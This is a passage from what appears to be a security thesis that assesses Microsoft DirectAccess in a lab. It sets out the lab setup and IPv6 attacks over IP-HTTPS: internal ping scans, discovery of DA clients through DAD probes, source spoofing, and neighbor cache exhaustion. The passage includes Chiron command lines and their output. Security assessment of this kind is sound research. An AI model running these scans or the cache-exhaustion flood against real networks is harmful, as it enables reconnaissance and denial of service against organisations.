


Figure 5: DA connection steps

4 DA LAB IMPLEMENTATION AND DEPLOYMENT SCENARIO

This chapter briefly describes the DA lab, which was used during the thesis for the purpose of the assessment process. This lab environment was built based on the deployment guide form Microsoft that can be found in [13] and [14].

4.1 Infrastructure Components

The different components that are used to build the lab are:

1. Hyper-V Windows server 2012 R2 to host the corpnet and the Internet networks.
2. Windows server 2012 R2 virtual machine to act as Active Directory Domain Controller (AD DC), and also to play the DHCP server and the DNS server roles for the corpnet network.
3. Windows server 2012 R2 virtual machine runs as the DA server.
4. Windows server 2012 R2 virtual machine runs as the Certification Authority (CA) and the Network Location Server (NLS) for the corpnet network.
5. Windows server 2012 R2 virtual machine acting as the application server (Web and file server) for the corpnet network.
6. Domain-joined Windows 8.1 enterprise virtual machine acting as a DA client.
7. Windows server 2012 R2 virtual machine, which is used as an ISP server that gives the Internet connection to the DA clients. The same server is used as DHCP and DNS server.
8. Cisco Catalyst 2950 series to connect the Hyper-V virtual switches with the external computer (Ubuntu 14.04.3 TLS) that represents the attacking machine.




Figure 6: DA lab implementation

4.2 The Lab Configuration

As a matter of fact, there are number of configuration and deployment scenarios that can be used to employ the DA, however, for the sake of time the selection was limited to the default configuration.

The main characteristics of this configuration are the full access model (i.e. once the DA client is connected, it can accesses any server on the corpnet), the use of IP-HTTPS to tunnel the IPv6 traffic on the Internet, the IPSEC protocol is Encapsulated Security Payload (ESP) protocol and the IPSEC mode is tunnel mode.

4.3 The Lab Topology

The aforementioned components are arranged to form the topology in the following depiction:




Figure 7: DA lab topology

4.4 Traffic Monitoring Tools

The following diagram shows the tools, which were used to monitor and capture the DA traffic on Windows machines:




Figure 8: Tools that were used on the Windows operating systems

Additionally, the tools and the developed scripts that were used on the attacking machine are illustrated by the following diagram:




Figure 9: The tools and the scripts that were used on the attacking computer

4.5 Chiron Special Version

Chiron is all in one IPv6 penetration testing framework that was developed by Dr. Antonios Atlasis. This framework contains all the tools and gadgets that are needed by the security analysts to assess and attack IPv6 implementation.

Many thanks to Dr. Antonios Atlasis who was really supportive and cooperative in that he modified the original Chiron tool to be adapted to the IP-HTTPS scenario, because the official version does not fit the IP-HTTPS IPv6 tunneling scenario that only requires pure IPv6 packets. However, as recommended by Dr. Antonios, people still have to go back to the official version if they need to use the tool in the normal usage.

5 ATTACKS AND ASSESSMENT

In order to actively see what an attacker might and might not do, the security of DirectAccess (DA) scenario, which was deployed in the lab, was evaluated and assessed. To perform this analysis process, I had to put myself in attacker's shoes, to see what real advantages from which an attacker can benefit, if such a scenario is found in the real life.

Because of time constraints, and also in order to limit the scope of attacks that were performed, the decision was to attack the IPv6 implementation in DA. This selection was based on the following facts and personal opinions:

1. IPv6 topic is an active and an interesting topic for the security community.
2. Up to the current time, no such attacks were performed on DA.
3. Nowadays, IPv6 vulnerabilities are considered to be the low hanging fruit for attackers.
4. Many organizations unintentionally forget about hardening IPv6 networks and products.

At the end of this chapter, a quick review of the security of the cipher suites which were used for both the TLS connection (IP-HTTPS tunnel) and the IPSEC connection (Infrastructure tunnel and intranet tunnel).

It is also worth mentioning that the attacks that are stated in this chapter were only performed in a lab environment, where no Demilitarized Zone (DMZ) was deployed and no hardening guides were followed, which means that some of these attacks might not be feasible in other configuration scenarios.

5.1 Python IP-HTTPS Interface

Because the IP-HTTPS interface is only shipped with Windows operating systems, it was very necessary in this thesis to develop a similar interface that is capable to tunnel the IPv6 traffic in the same way the real IP-HTTPS does. Hence, I programmed a python script that functions exactly as an IP-HTTPS interface.

The following screenshot shows a successful establishment of the IP-HTTPS tunnel using the developed IP-HTTPS interface:

```
DirectAccess@Lab: sudo python iphttps_interface.py corp-APP1-CA.pem edge1.da-lab.com
tun device created
endpoint connected
sending 'POST /IPHTTPS HTTP/1.1
Content-Length: 18446744073709551615
Host: edge1.da-lab.com

'
received 'HTTP/1.1 200 OK
Server: Microsoft-HTTPAPI/2.0
Date: Mon, 26 Oct 2015 15:23:26 GMT
```

Figure 10: Successful IP-HTTPS connection using Python script

Moreover, the script also configured the required parameters of the IP-HTTPS interface such as the IPv6 addresses and the Maximum transmission Unit (MTU). Additionally, the script maintained the IPv6 routes to the DA server and to the other subnets that were received in the Router Advertisement (RA).

```
DirectAccess@Lab: lsb_release -d
Description:    Ubuntu 14.04.3 LTS
DirectAccess@Lab: ifconfig iphttps
iphttps0  Link encap:UNSPEC  HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00
          inet6 addr: 2001:db8:1:1000:1:3:4:aeed/64 Scope:Global
          inet6 addr: fe80::1:3:4:aeed/128 Scope:Link
          UP POINTOPOINT RUNNING NOARP MULTICAST  MTU:1500  Metric:1
          RX packets:1 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:500
          RX bytes:200 (200.0 B)  TX bytes:48 (48.0 B)
```

Figure 11: IP-HTTPS interface configuration

5.2 IPv6 attacks

As Microsoft states in [15], the IP-HTTPS interface behaves differently based on the authentication type, which is enforced by the IP-HTTPS server component. Consequently, I decided to assess the two different configurations to see whether this change in behavior would have an impact on the performed IPv6 attacks.

In addition, the IPv6 attacks that were launched against the DA in this thesis were mainly the attacks that relate to the first hop security in IPv6 networks (i.e. on the local subnet). The choice of this set of attacks comes from the fact that the DA server acts as an IPv6 router for all the remote DA clients, which use the same advertised prefix (i.e. sharing the same subnet).

5.2.1 IP-HTTPS Default configuration Scenario

In this configuration, the IP-HTTPS server component does not authenticate the HTTPS connection, which means any IP-HTTPS capable computer can easily establish a connection with the DA server. One main obvious disadvantage of this configuration, of course is the likelihood DoS attack against the IP-HTTPS component of the DA server.

Moreover, despite the fact that ICMPv6 packets can be sent and received outside the IPSEC tunnels, the IP-HTTPS server component at the DA server applies some restricted rules when there is no authentication in place. According to [15], the DA server discards any packet with a destination address that falls under the following cases:

1. Link-local unicast address which is not the server address.
2. Multicast address, except if the packet is a Router Solicitation (RS).
3. All other packets that sent to multicast addresses are discarded.

Furthermore, the server also discards any Duplicate Address Detection (DAD) Neighbor Solicitation (NS) with a solicited node multicast address as destination, unless the target address presents in the neighbor cache of IP-HTTPS interface of the server. If the target address is in the neighbor cache, the server responds with a Neighbor Advertisement (NA) on behalf of the DA client.

However, some IPv6 attacks were still feasible and successfully tested in the lab, which are explained in the following sections:

5.2.1.1 Scanning Internal Hosts using Ping

This scan type is always possible either by using simple ping request at a time, or by using an automatic way to perform the scan on a range of IPv6 addresses. Chiron special version is capable to perform such an automatic scan as shown in Figure 13: Ping scan result against the internal hosts.

The responses from the hosts can either be seen on the left hand side of the screenshot in Figure 13: Ping scan result against the internal hosts, which shows the output from the script, or as depicted in the Wireshark capture in Figure *12*: Ping Scan result from Wireshark.

Source	Destination	Protocol	Length	Info
2001:db8:1:1000:9fd7:9660:5143:21a9	2001:db8:1::2	ICMPv6	48	Echo (ping) request id=0xf4eb, seq=0, hop limit=64 (reply
2001:db8:1::2	2001:db8:1:1000:9fd7:9660:5143:21a9	ICMPv6	48	Echo (ping) reply id=0xf4eb, seq=0, hop limit=127 (reques
2001:db8:1:1000:9fd7:9660:5143:21a9	2001:db8:1::1	ICMPv6	48	Echo (ping) request id=0xee08, seq=0, hop limit=64 (reply
2001:db8:1::1	2001:db8:1:1000:9fd7:9660:5143:21a9	ICMPv6	48	Echo (ping) reply id=0xee08, seq=0, hop limit=127 (reques
2001:db8:1:1000:9fd7:9660:5143:21a9	2001:db8:1::5	ICMPv6	48	Echo (ping) request id=0x4c39, seq=0, hop limit=64
2001:db8:1:1000:9fd7:9660:5143:21a9	2001:db8:1::3	ICMPv6	48	Echo (ping) request id=0xd62e, seq=0, hop limit=64 (reply
2001:db8:1:1000:9fd7:9660:5143:21a9	2001:db8:1::4	ICMPv6	48	Echo (ping) request id=0x6765, seq=0, hop limit=64 (reply
2001:db8:1::4	2001:db8:1:1000:9fd7:9660:5143:21a9	ICMPv6	48	Echo (ping) reply id=0x6765, seq=0, hop limit=127 (reques
2001:db8:1::3	2001:db8:1:1000:9fd7:9660:5143:21a9	ICMPv6	48	Echo (ping) reply id=0xd62e, seq=0, hop limit=127 (reques
2001:db8:1:1000:8455:62:c6a3:9a3a	2001:db8:1:1000:9fd7:9660:5143:21a9	ICMPv6	64	Neighbor Solicitation for 2001:db8:1:1000:9fd7:9660:5143:2
2001:db8:1:1000:9fd7:9660:5143:21a9	2001:db8:1:1000:8455:62:c6a3:9a3a	ICMPv6	64	Neighbor Advertisement 2001:db8:1:1000:9fd7:9660:5143:21a

Figure 12: Ping Scan result from Wireshark

```
---->A packet was sent to 2001:db8:1::2 <-----
****** Client => SERVER ******
6000000000083a4020010db8000110009fd79660514321a920010db8000100000000000
00000000280007636f4eb0000


---->A packet was received from 2001:db8:1::2 <-----
****** SERVER => Client ******
6000000000083a7f20010db8000100000000000000000000220010db8000110009fd7966
0514321a981007536f4eb0000

---->A packet was sent to 2001:db8:1::1 <-----
****** Client => SERVER ******
6000000000083a4020010db8000110009fd79660514321a920010db8000100000000000
00000000180007d1aee080000


---->A packet was received from 2001:db8:1::1 <-----
****** SERVER => Client ******
6000000000083a7f20010db8000100000000000000000000120010db8000110009fd7966
0514321a981007c1aee080000

---->A packet was sent to 2001:db8:1::5 <-----
****** Client => SERVER ******
6000000000083a4020010db8000110009fd79660514321a920010db8000100000000000
00000000580001ee64c390000
```

```
DirectAccess@Lab: sudo python chiron_scanner.py -tun iphttps0 -d 2001:d
b8:1::1-5 -sn
[sudo] password for ali_hardudi:
The MAC address of your sender is: False
The IPv6 address of your sender is: 2001:db8:1:1000:9fd7:9660:5143:21a9
The interface to use is iphttps0
Starting sniffing...
Sniffer filter is ip6 and dst 2001:db8:1:1000:9fd7:9660:5143:21a9 and i
cmp6
ranges were entered
System's default gateway for interface iphttps0 not found, or there are
 two default gateways
If you need to use a gateway, you must define it on your own
Let's start scanning
Press Ctrl-C to terminate before finishing


Scanning Complete!
   1 bash
DirectAccess@Lab: ifconfig iphttps0
iphttps0  Link encap:UNSPEC  HWaddr 00-00-00-00-00-00-00-00-00-00-00-00
-00-00-00-00
          inet6 addr: 2001:db8:1:1000:9fd7:9660:5143:21a9/64 Scope:Glob
al
          inet6 addr: 2001:db8:1:1000:17bc:bddf:361a:754b/128 Scope:Glo
bal
          inet6 addr: fe80::9fd7:9660:5143:21a9/128 Scope:Link
```

Figure 13: Ping scan result against the internal hosts

As can be noted, the ping scan attack is simple to launch, however the attack has the following disadvantages:

1. Scanning DA clients are not possible; unless the clients are already in the domain (i.e. they are not remotely connected). This limitation in scanning DA clients is a result of the rules that are applied if no authentication is used on the IP-HTTPS tunnel [15].
2. Although the IPv6 prefix (first 64-bit) for the corpnet is advertised in the RA, the scan may last for a long time, if the IPv6 addresses are well configured (randomized).

5.2.1.2 Scan Alive DA Clients

As mentioned earlier, the DA server intentionally replies on behalf of any DA client that has already an entry in the neighbor cache of the DA server, if the DA server receives a DAD NS with a solicited node multicast address of DA client address.

Therefore, it is possible to identify the IPv6 addresses of the connected DA clients by sending randomized DAD NS packets on the IP-HTTPS tunnel. The following screenshot shows the capture form Wireshark on IP-HTTPS interface of the attacking machine. The IP-HTTPS interface of the DA client was being monitored while sending the packet that is shown in Figure 14: Scan addresses of DA clients by sending DAD NS, so I was certain that the reply came directly from the DA server.




Figure 14: Scan addresses of DA clients by sending DAD NS

Figure 15: DA server replies on behalf of the DA client shows that DA server interface received the DAD NS, and because the target address was already in the neighbor cache, the DA server replied on behalf of the DA client. The marked hexadecimal numbers in the screenshot represent the next header field in the IPv6 header "3A" (i.e. ICMPv6), and the ICMPv6 type "88" which means that the packet is a NA.




Figure 15: DA server replies on behalf of the DA client

Again, the 64 bit of the network part (prefix) is known, but still performing such a scan needs in the worst case to be tried against 2^{64}- 3 combinations (one IPv6 is used by the DA server and the other are used by the attacking machine).

5.2.1.3 IPv6 Spoofing

Because all the checking that is usually done by the IP-HTTPS sever interface is performed against the destination address, sending packets with spoofed IPv6 source addresses was possible. Figure 16: Sending an ICMPv6 echo request with a spoofed IPv6 source address illustrates how an attacker can simply send an ICMPv6 echo request with a destination address of a legitimate DA client to ping an internal server.




Figure 16: Sending an ICMPv6 echo request with a spoofed IPv6 source address

As depicted by Figure 17: DA server received the packet with spoofed IPv6 source address the packet was successfully received by the DA server interface and forwarded to the internal subnet, and then the reply was forwarded back by the DA server to the DA client via the TLS connection of the DA client.




Figure 17: DA server received the packet with spoofed IPv6 source address

5.2.1.4 Neighbor Cache Exhaustion Attack

Because the attacker/malicious user knows already the prefix that is used behind the DA server (corpnet) from the route information option in the RA, the neighbor cache exhaustion attack is feasible. The screenshot in Figure 19: Neighbor cache of the interface of the DA server after receiving the TCP SYN packets shows how large got the neighbor cache of the network interface that is connected to the corpnet side. The attack was simply performed by using Chiron as displayed in Figure 18: Send TCP SYN packets to internal subnet using Chiron to exhaust the DA server. Although I did not let this attack to last for a long time, this kind of attack is able to cause DoS against DA server, if the attack runs for the whole /64 subnet. The cache entry state that is maintained by the interface (UNREACHABLE) is defined in RFC 7048.

```
DirectAccess@Lab: sudo python chiron_scanner.py -tun iphttps0 -s 2001:db8:1:1000:9cb0:daba:eea3:14 -d 2001:db8:1::0-100:1-100 -sS -p 80
```

Figure 18: Send TCP SYN packets to internal subnet using Chiron to exhaust the DA server

```
